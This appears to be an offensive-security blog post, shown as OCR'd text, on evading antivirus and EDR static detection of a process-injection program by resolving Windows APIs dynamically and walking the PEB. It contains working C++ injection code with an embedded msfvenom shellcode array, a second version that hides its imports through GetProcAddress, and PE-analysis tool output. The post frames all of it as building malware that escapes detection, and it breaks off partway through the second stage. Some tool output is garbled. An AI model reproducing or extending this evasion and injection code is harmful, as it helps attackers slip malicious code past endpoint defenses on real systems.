


# “PEB WALK” BYPASSING STATIC ANALYSIS



**PEB Walk: Avoid API calls inspection in IAT by analyst and bypass static detection of AV/EDR**

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## Summary

In this blog, we discuss the different approaches of AV/EDRs static analysis and detection. Legacy antivirus software was dependent on signature-based detection. They calculate the hash of binary and see if this specific signature matches with known malware signature in the database than mark the binary malicious or benign accordingly. To bypass hash-based detection procedure is very simple. You just need to change even a single byte to bypass hash-based detection. But now AVs are quite advance they don't only rely on known malware hashes, also nowadays EDRs comes into play which looks for patterns, IAT imports, EDR solutions use pattern matching to identify suspicious code sequences, strings, or structures within files that are commonly associated with malware. EDR tools utilize YARA rules to detect malware based on specific patterns and characteristics defined in the rules. These rules can identify both known and unknown threats by looking for indicators of compromise (IOCs). EDR solutions analyze file attributes and behaviors for characteristics typical of malware. This includes examining file entropy, uncommon API calls, suspicious import tables, and other anomalous features. We use different techniques to bypass static analysis of EDRs solutions. We divide our arsenal preparation into 4 main stages, we try to hide strings, API imports by obfuscating them, resolve API using different ways such as dynamically walking the process environment block (PEB) and resolve export functions by parsing kernel32.dll in-memory to hide imports. In the end, we look at the results of the detection rate after applying different techniques and see which technique is more effective to fly under the radar of EDRs static detection.

## PEB Structure

The Process Environment Block (PEB) is a crucial data structure in Windows operating systems that contains information about the state of a process. It's an undocumented structure in the Windows API but is well-known among malware analysts and developers for its rich set of information about a process.

```
typedef struct _PEB {  
    BYTE Reserved1[2];  
    BYTE BeingDebugged;  
    BYTE Reserved2[1];  
    PVOID Reserved3[2];  
    PPEB_LDR_DATA Ldr;  
    PRTL_USER_PROCESS_PARAMETERS ProcessParameters;
```

```

PVOID Reserved4[3];
PVOID AtlThunkSListPtr;
PVOID Reserved5;
ULONG Reserved6;
PVOID Reserved7;
ULONG Reserved8;
ULONG AtlThunkSListPtr32;
PVOID Reserved9[45];
BYTE Reserved10[96];
PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
BYTE Reserved11[128];
PVOID Reserved12[1];
ULONG SessionId;
} PEB, *PPEB;

```

From the structure members mentioned above, we can see the highlighted Ldr member. This member contains a pointer to a PEB\_LDR\_DATA structure, which holds information about all the loaded modules (EXEs/DLLs) in the current process. Within this structure, the InMemoryOrderModuleList is a doubly linked list used to find the addresses of loaded DLLs.

```

typedef struct _PEB_LDR_DATA {
    BYTE Reserved1[8];
    PVOID Reserved2[3];
    LIST_ENTRY InMemoryOrderModuleList;
} PEB_LDR_DATA, *PPEB_LDR_DATA;

```

In this structure, a process would use the **InMemoryOrderModuleList** to enumerate loaded modules. This linked list contains entries for each module, represented by LDR\_DATA\_TABLE\_ENTRY structures, which provide detailed information about each module.

### PEB Walk Overview

PEB walk is the process of accessing the PEB structure from process space and enumerating all loaded modules in space of process dynamically. After enumerating the loaded modules, resolve the functions and variables of the modules and use them into code.

#### X86 Assembly:

```
mov eax, fs:[30h] ; EAX now points to the PEB
```

#### X64 Assembly:

mov rax, gs:[60h] ; RAX now points to the PEB

To outline the process, the PEB walk for resolving the addresses of **LoadLibraryA** and **GetProcAddress** is as follows:

1. Obtain and access the PEB structure of the current process.
2. Navigate to the PEB\_LDR\_DATA structure using the **Ldr** member of the PEB.
3. Iterate through the **InLoadOrderModuleList** to locate the LDR\_DATA\_TABLE\_ENTRY for kernel32.dll.
4. Once the entry for kernel32.dll is found, extract its base address.
5. Manually parse the export table of kernel32.dll to resolve the addresses of LoadLibraryA and GetProcAddress.

### **Arsenal preparation and Stages**

We use a simple process injection technique, which is using Windows APIs such as VirtualAllocEx, WriteProcessMemory, and CreateRemoteThread to inject a msfvenom generated shellcode into a process.

**VirtualAllocEx:** To allocate RWX memory region into remote process.

**WriteProcessMemory:** To write shellcode into created memory section.

**CreateRemoteThread:** To create a new thread that executes our shellcode when it starts.

### **Stage 1 (Simple Injection)**

In stage 1, we write a simple process injection technique, which uses the above-mentioned APIs to inject a malicious shellcode into a remote process. However, in the first stage, we directly use these APIs in our arsenal instead of dynamically resolving the APIs.

```

SIMPLE_INJECTION.cpp - x
SIMPLE_INJECTION (Global Scope) main()
7 // code - 32 bit
8 unsigned char code[] = {
9 0xfc, 0xe8, 0x82, 0x00, 0x00, 0x00, 0x60, 0x89, 0xe5, 0x31, 0xc0, 0x64,
10 0x8b, 0x50, 0x30, 0x8b, 0x52, 0x0c, 0x8b, 0x52, 0x14, 0x8b, 0x72, 0x28,
11 0x0f, 0xb7, 0x4a, 0x26, 0x31, 0xff, 0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c,
12 0x20, 0xc1, 0xcf, 0x0d, 0x01, 0xc7, 0xe2, 0xf2, 0x52, 0x57, 0x8b, 0x52,
13 0x10, 0x8b, 0x4a, 0x3c, 0x8b, 0x4c, 0x11, 0x78, 0xe3, 0x48, 0x01, 0xd1,
14 0x51, 0x8b, 0x59, 0x20, 0x01, 0xd3, 0x8b, 0x49, 0x18, 0xe3, 0x3a, 0x49,
15 0x8b, 0x34, 0x8b, 0x01, 0xd6, 0x31, 0xff, 0xac, 0xc1, 0xcf, 0x0d, 0x01,
16 0xc7, 0x38, 0xe0, 0x75, 0xf6, 0x03, 0x7d, 0xf8, 0x3b, 0x7d, 0x24, 0x75,
17 0xe4, 0x58, 0x8b, 0x58, 0x24, 0x01, 0xd3, 0x66, 0x8b, 0x0c, 0x4b, 0x8b,
18 0x58, 0x1c, 0x01, 0xd3, 0x8b, 0x04, 0x8b, 0x01, 0xd0, 0x89, 0x44, 0x24,
19 0x24, 0x5b, 0x5b, 0x61, 0x59, 0x5a, 0x51, 0xff, 0xe0, 0x5f, 0x5f, 0x5a,
20 0x8b, 0x12, 0xeb, 0x8d, 0x5d, 0x6a, 0x01, 0x8d, 0x85, 0xb2, 0x00, 0x00,
21 0x00, 0x50, 0x68, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5, 0xb8, 0xe0, 0x1d,
22 0x2a, 0x0a, 0x68, 0xa6, 0x95, 0xbd, 0x9d, 0xff, 0xd5, 0x3c, 0x06, 0x7c,
23 0x0a, 0x80, 0xfb, 0xe0, 0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a,
24 0x00, 0x53, 0xff, 0xd5, 0x63, 0x61, 0x6c, 0x63, 0x2e, 0x65, 0x78, 0x65,
25 0x00
26 };
27 unsigned int p_len = sizeof(code);
28 int pid = 0;
29 LPVOID pRemoteCode = NULL;
30 HANDLE hThread = NULL;
31 pid = 12244;
32 HANDLE hProcess = OpenProcess(PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION |
33 PROCESS_VM_OPERATION | PROCESS_VM_READ | PROCESS_VM_WRITE,
34 FALSE, pid);
35 if (hProcess != NULL) {
36 pRemoteCode = VirtualAllocEx(hProcess, NULL, p_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
37 WriteProcessMemory(hProcess, pRemoteCode, (PVOID)code, (SIZE_T)p_len, (SIZE_T*)NULL);
38 CreateRemoteThread(hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)pRemoteCode, NULL, 0, NULL);
39 if (hThread != NULL) {
40 WaitForSingleObject(hThread, 500);
41 CloseHandle(hThread);
42 return 0;
43 }
44
45 return -1;
46 CloseHandle(hProcess);
47 }
48 return 0;
49
50
51

```

### Simple Injection

In the above code, we use **OpenProcess** API to get the handle of process, and we allocate RWX memory region, write shellcode which is opening calc.exe and creating new thread to execute our shellcode into remote process. This is a very simple and straightforward code.

### IAT Inspection

In each stage, we do IAT inspection by using three PE editor tools PE Bear, CFF Explorer, and PE studio. Let's inspect our compiled binary with these tools and see what indicators on which our malware can be detected are and try to overcome them in the coming stages.

CFF Explorer VIII - [SIMPLE\_INJECTION.exe]

File Settings ?

SIMPLE\_INJECTION.exe

Module Name	Imports	OFfs	TimeDateStamp	ForwarderChain	Name RVA	FFs (IAT)
00001FBC	N/A	00001D1C	00001D20	00001D24	00001D28	00001D2C
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	19	000029C0	00000000	00000000	00002BBC	00002000
VCRUNTIME140.dll	5	00002A60	00000000	00000000	00002C20	000020A0
api-ms-win-crt-runtime-l1-1-0.dll	18	00002AC0	00000000	00000000	00002E40	00002100
api-ms-win-crt-math-l1-1-0.dll	1	00002AB0	00000000	00000000	00002E06	000020F0
api-ms-win-crt-stdio-l1-1-0.dll	2	00002B58	00000000	00000000	00002E26	00002198
api-ms-win-crt-locale-l1-1-0.dll	1	00002AA0	00000000	00000000	00002E46	000020E0
api-ms-win-crt-heap-l1-1-0.dll	1	00002A90	00000000	00000000	00002E68	000020D0

OFfs	FFs (IAT)	Hint	Name
Qword	Qword	Word	szAnsi
0000000000002B70	0000000000002B70	0654	WriteProcessMemory
0000000000002B86	0000000000002B86	042E	OpenProcess
0000000000002B94	0000000000002B94	0600	VirtualAllocEx
0000000000002BA6	0000000000002BA6	00F8	CreateRemoteThread
0000000000002E9C	0000000000002E9C	04FD	RtlLookupFunctionEntry
0000000000002EB6	0000000000002EB6	0504	RtlVirtualUnwind
0000000000002ECA	0000000000002ECA	05E6	UnhandledExceptionFilter
0000000000002EE6	0000000000002EE6	05A4	SetUnhandledExceptionFilter
0000000000002F04	0000000000002F04	0232	GetCurrentProcess
0000000000002F18	0000000000002F18	05C4	TerminateProcess
0000000000002FD2	0000000000002FD2	0295	GetModuleHandleW
0000000000002FBE	0000000000002FBE	03A0	IsDebuggerPresent
0000000000002FA8	0000000000002FA8	038A	InitializeListHead
0000000000002F8E	0000000000002F8E	030A	GetSystemTimeAsFileTime
0000000000002F78	0000000000002F78	0237	GetCurrentThreadId
0000000000002F62	0000000000002F62	0233	GetCurrentProcessId
0000000000002F48	0000000000002F48	0470	QueryPerformanceCounter
0000000000002F2C	0000000000002F2C	03A8	IsProcessorFeaturePresent
0000000000002E88	0000000000002E88	04F5	RtlCaptureContext

### CFF Explorer Results

You can clearly see the API calls in the IAT table of compiled binary, and by looking into these calls, malware analysts can clearly indicate that this binary is doing shellcode injection. These are the very well-known sequences of API calls to perform injection. On the other side, EDRs can detect the binary in static analysis because they do inspection on IAT.



pestudio 9.59 - Malware Initial Assessment - www.winitor.com (read-only)

file settings about

indicator (22)

imports > flag

strings > flag

debug > stamp

file > entropy

file > signature | tooling

file > sha256

file > size

file > type

virustotal > score

compiler > stamp

resource > items

manifest > general

debug > streams

debug > format

debug > file-name

debug > format

debug > format

entry-point > address

certificate

imphash > md5

exports

overlay

detail

level

WriteProcessMemory | OpenProcess | VirtualAllocEx | CreateRemoteThread | GetCurrentProcess ...

count: 8

Wed Jul 24 07:31:42 2024

5.009

Visual Studio 2008

F9A44945FA680059128620FD88D669987B22A863528E1A62F411F38187221A1

11264 bytes

executable, 64-bit, console

The requested resource is not among the finished, queued or pending scans

Wed Jul 24 07:31:42 2024

count: 1, size: 381 bytes, file-ratio: 3.38%

name: n/a, description: n/a, level: asInvoker

count: 3

type: RSD5

C:\Users\DARKN3T\source\repos\SIMPLE\_INJECTION\src\Release\SIMPLE\_INJECTION.pdb

type: vcFeature

type: PGO

0x000014E0

n/a

A3D3E25CCD9676FDFEF20A5E89EA505A

n/a

n/a

## PE Studio Results

pestudio 9.59 - Malware Initial Assessment - www.winitor.com (read-only)

file settings about


imports (47)	flag (B)	first-thunk-original (NT)	first-thunk (GAT)	hint	group (G)	technique (4)	type (2)	ordinal (I)	library (G)
InitializeListHead	-	0x000000000002FA8	0x000000000002FA8	906 (0x38A)	synchro	-	implicit	-	KEPHELI32.dll
IsDebuggerPresent	-	0x000000000002E8E	0x000000000002E8E	938 (0x3AA)	reconnaissance	T1002   System Information Discovery	implicit	-	KEPHELI32.dll
GetCurrentProcess	x	0x000000000002E92	0x000000000002E92	563 (0x233)	reconnaissance	T1057   Process Discovery	implicit	-	KEPHELI32.dll
GetCurrentProcessId	-	0x000000000002E98	0x000000000002E98	1139 (0x47B)	reconnaissance	-	implicit	-	KEPHELI32.dll
GetCurrentThreadId	-	0x000000000002E9C	0x000000000002E9C	938 (0x3AA)	synchro	-	implicit	-	KEPHELI32.dll
WriteProcessMemory	x	0x000000000002B70	0x000000000002B70	1520 (0x604)	memory	T1055   Process Injection	implicit	-	KEPHELI32.dll
VirtualAllocEx	x	0x000000000002B94	0x000000000002B94	1336 (0x540)	memory	T1055   Process Injection	implicit	-	KEPHELI32.dll
GetCurrentThread	-	0x000000000002B98	0x000000000002B98	128 (0x008)	memory	-	implicit	-	KEPHELI32.dll
memset	-	0x000000000002C18	0x000000000002C18	62 (0x03E)	memory	-	implicit	-	VC_RUNTIME114...
memset	-	0x000000000002E66	0x000000000002E66	60 (0x03C)	memory	-	implicit	-	VC_RUNTIME114...
GetSystemTimeofFileTimes	-	0x000000000002978	0x000000000002978	776 (0x308)	file	T1114   System Time Discovery	implicit	-	KEPHELI32.dll
OpenProcess	x	0x000000000002B86	0x000000000002B86	1074 (0x442)	execution	T1055   Process Injection	implicit	-	KEPHELI32.dll
CreateRemoteThread	x	0x000000000002B84	0x000000000002B84	249 (0x0F9)	execution	T1055   Process Injection	implicit	-	KEPHELI32.dll
GetCurrentThreadId	-	0x000000000002E9C	0x000000000002E9C	1139 (0x47B)	reconnaissance	-	implicit	-	KEPHELI32.dll
GetCurrentProcess	x	0x000000000002E92	0x000000000002E92	563 (0x233)	execution	T1057   Process Discovery	implicit	-	KEPHELI32.dll
TerminateProcess	x	0x000000000002F18	0x000000000002F18	1476 (0A0C)	execution	-	implicit	-	KEPHELI32.dll

## PE Studio

You see, PE studio flagged these APIs as malicious. It is the beauty of PE studio that it mapped flag > API calls on the MITRE ATT&CK framework. So, according to PE Studio, this malware is performing process injection, which is very right in this case. So, we must overcome these challenges in our next stages of arsenal preparation.

## Execution

In each stage, we execute binary to verify the working of the malware. Every time malware injects malicious shellcode into remote processes and executes calc.exe. In this stage, we use Windows API calls directly into code.




Stage 1 Execution

## Stage 2 (DynamicAPI Injection)

In stage 2, we use the same injection technique to inject malicious shellcode into the process, but this time, we resolve windows APIs dynamically by using two main functions **GetProcAddress** and **LoadLibraryA**.

**GetProcAddress:** This function resolves the address of any function inside the given module. This API took two arguments, one the module from which we want to get the function address and second the function name to be resolved.

**LoadLibraryA:** This function gets the handle of the module from which we want to get the function address. In our case, *kernel32.dll* is the module.



Prototypes

In this stage, first, we must define the prototypes of each API that we want to resolve dynamically. We define a type representing a function pointer.



```

DYNAMICAPI_INJECTION.cpp - b x
(Global Scope)
main()
19 0x8b, 0x34, 0x8b, 0x01, 0xd6, 0x31, 0xff, 0xac, 0xc1, 0xcf, 0x0d, 0x01,
20 0xc7, 0x38, 0xe0, 0x75, 0xf6, 0x03, 0x7d, 0xf8, 0x3b, 0x7d, 0x24, 0x75,
21 0xe4, 0x58, 0x8b, 0x58, 0x24, 0x01, 0xd3, 0x66, 0x8b, 0x0c, 0x4b, 0x8b,
22 0x58, 0x1c, 0x01, 0xd3, 0x8b, 0x04, 0x8b, 0x01, 0xd0, 0x89, 0x44, 0x24,
23 0x24, 0x5b, 0x5b, 0x61, 0x59, 0x5a, 0x51, 0xff, 0xe0, 0x5f, 0x5f, 0x5a,
24 0x8b, 0x12, 0xeb, 0x8d, 0x5d, 0x6a, 0x01, 0x8d, 0x85, 0xb2, 0x00, 0x00,
25 0x00, 0x50, 0x68, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5, 0xbb, 0xe0, 0x1d,
26 0x2a, 0x0a, 0x68, 0xa6, 0x95, 0xbd, 0x9d, 0xff, 0xd5, 0x3c, 0x06, 0x7c,
27 0x0a, 0x80, 0xfb, 0xe0, 0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a,
28 0x00, 0x53, 0xff, 0xd5, 0x63, 0x61, 0x6c, 0x63, 0x2e, 0x65, 0x78, 0x65,
29 0x00
30 };
31 VAExType pVAEx;
32 WPMType pWPM;
33 CRTType pCRT;
34 unsigned int p_len = sizeof(code);
35 int pid = 0;
36 LPVOID pRemoteCode = NULL;
37 HANDLE hThread = NULL;
38 pid = 12244;
39
40 HANDLE hProcess = OpenProcess(PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION |
41 PROCESS_VM_OPERATION | PROCESS_VM_READ | PROCESS_VM_WRITE,
42 FALSE, pid);
43 if (hProcess != NULL) {
44 HMODULE kernel32Base = LoadLibraryA("kernel32.dll");
45 pVAEx = (VAExType)GetProcAddress(kernel32Base, "VirtualAllocEx");
46 pWPM = (WPMType)GetProcAddress(kernel32Base, "WriteProcessMemory");
47 pCRT = (CRTType)GetProcAddress(kernel32Base, "CreateRemoteThread");
48
49 pRemoteCode = pVAEx(hProcess, NULL, p_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
50 pWPM(hProcess, pRemoteCode, (PVOID)code, (SIZE_T)p_len, (SIZE_T*)NULL);
51 hThread = pCRT(hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)pRemoteCode, NULL, 0, NULL);
52 if (hThread != NULL) {
53 WaitForSingleObject(hThread, 500);
54 CloseHandle(hThread);
55 return 0;
56 }
57
58 return -1;
59 CloseHandle(hProcess);
60
61
62 return 0;

```

## DynamicAPI Injection

The above code explains that we use the LoadLibraryA function to get the handle of kernel32.dll, and then we use GetProcAddress to resolve our APIs inside the kernel32.dll. Now, this time, we use dynamic API resolution technique and see what makes better in our compiled binary.

## IAT Inspection

In each stage, we do IAT inspection by using three PE editor tools PE Bear, CFF Explorer, and PE studio. Let's inspect our compiled binary with these tools and see what indicators on which our malware can be detected are and try to overcome them in the coming stages.

CFF Explorer VIII - [DYNAMICAPI\_INJECTION.exe]

File Settings ?

DYNAMICAPI\_INJECTION.exe

File: DYNAMICAPI\_INJECTION.exe


- xe
  - Dos Header
  - Nt Headers
  - File Header
  - Optional Header
  - Data Directories [x]
  - Section Headers [x]
  - Import Directory
  - Resource Directory
  - Relocation Directory
  - Debug Directory
  - Address Converter
  - Dependency Walker
  - Hex Editor
  - Identifier
  - Import Adder
  - Quick Disassembler
  - Rebuilder
  - Resource Editor
  - UPX Utility

Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
00001C20	N/A	00001A5C	00001A60	00001A64	00001A68	00001A6C
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	17	000026FC	00000000	00000000	00002820	00002000
VCRUNTIME140.dll	4	00002744	00000000	00000000	00002886	00002048
api-ms-win-crt-run...	19	00002770	00000000	00000000	00002A5A	00002074
api-ms-win-crt-mat...	1	00002768	00000000	00000000	00002A7C	0000206C
api-ms-win-crt-stdi...	2	000027C0	00000000	00000000	00002A9C	000020C4
api-ms-win-crt-loc...	1	00002760	00000000	00000000	00002ABC	00002064
api-ms-win-crt-hea...	1	00002758	00000000	00000000	00002ADE	0000205C

OFTs	FTs (IAT)	Hint	Name
Dword	Dword	Word	szAnsi
000027CC	000027CC	05FF	WaitForSingleObject
000027E2	000027E2	042B	OpenProcess
000027F0	000027F0	03E1	LoadLibraryA
00002800	00002800	0094	CloseHandle
0000280E	0000280E	02C6	GetProcAddress
00002BF2	00002BF2	039D	IsDebuggerPresent
00002BDC	00002BDC	0381	InitializeListHead
00002BC2	00002BC2	0303	GetSystemTimeAsFileTime
00002BAC	00002BAC	0231	GetCurrentThreadId
00002B96	00002B96	022D	GetCurrentProcessId
00002B7C	00002B7C	046D	QueryPerformanceCounter
00002B60	00002B60	02A5	IsDebuggerPresent
00002B4C	00002B4C	05B4	TerminateProcess
00002B38	00002B38	022C	GetCurrentProcess
00002B1A	00002B1A	0594	SetUnhandledExceptionFilter
00002AFE	00002AFE	05D5	UnhandledExceptionFilter
00002C06	00002C06	028F	GetModuleHandleW

